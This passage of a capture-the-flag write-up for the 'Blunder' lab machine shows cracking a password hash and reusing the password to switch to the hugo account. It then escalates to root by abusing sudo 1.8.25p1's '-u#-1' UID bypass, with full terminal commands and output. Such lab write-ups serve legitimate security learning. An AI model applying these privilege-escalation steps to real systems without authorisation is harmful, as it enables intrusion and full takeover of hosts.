
A quick google search for this hash nets a result – Password120.



faca404fd5c0a31cf1897b823c695c85cffeb98d : **Password120**

Found in 0.052s


This password is reused and can be used to su to Hugos account.



```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ whoami; id; cat ~/user.txt
<0a/bl-content/databases$ whoami; id; cat ~/user.txt
hugo
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
fa8273d110720d19b4bb6a9153361f74
```


Privilege Escalation - Root

Checking Hugo's sudo permissions it is possible to run bash as any user except for root.



```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -l
sudo -l
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```


Checking the sudo version shows that it is running version 1.8.25p1



```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo --version
sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
```

This particular version has a known security bypass vulnerability, this can easily be abused by using the -u switch to declare a user and providing a UID with a negative number – e.g. *sudo -u#-1*

We can simply run the sudo command to run bash with the UID set to #-1 and gain a bash session as root.



```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ sudo -u#-1 /bin/bash
<-3.10.0a/bl-content/databases$ sudo -u#-1 /bin/bash
root@blunder:/var/www/bludit-3.10.0a/bl-content/databases# whoami; hostname; id; cat /root/root.txt
<databases# whoami; hostname; id; cat /root/root.txt
root
blunder
uid=0(root) gid=1001(hugo) groups=1001(hugo)
c0edd860da5194e78d3d2434d07e4c99
```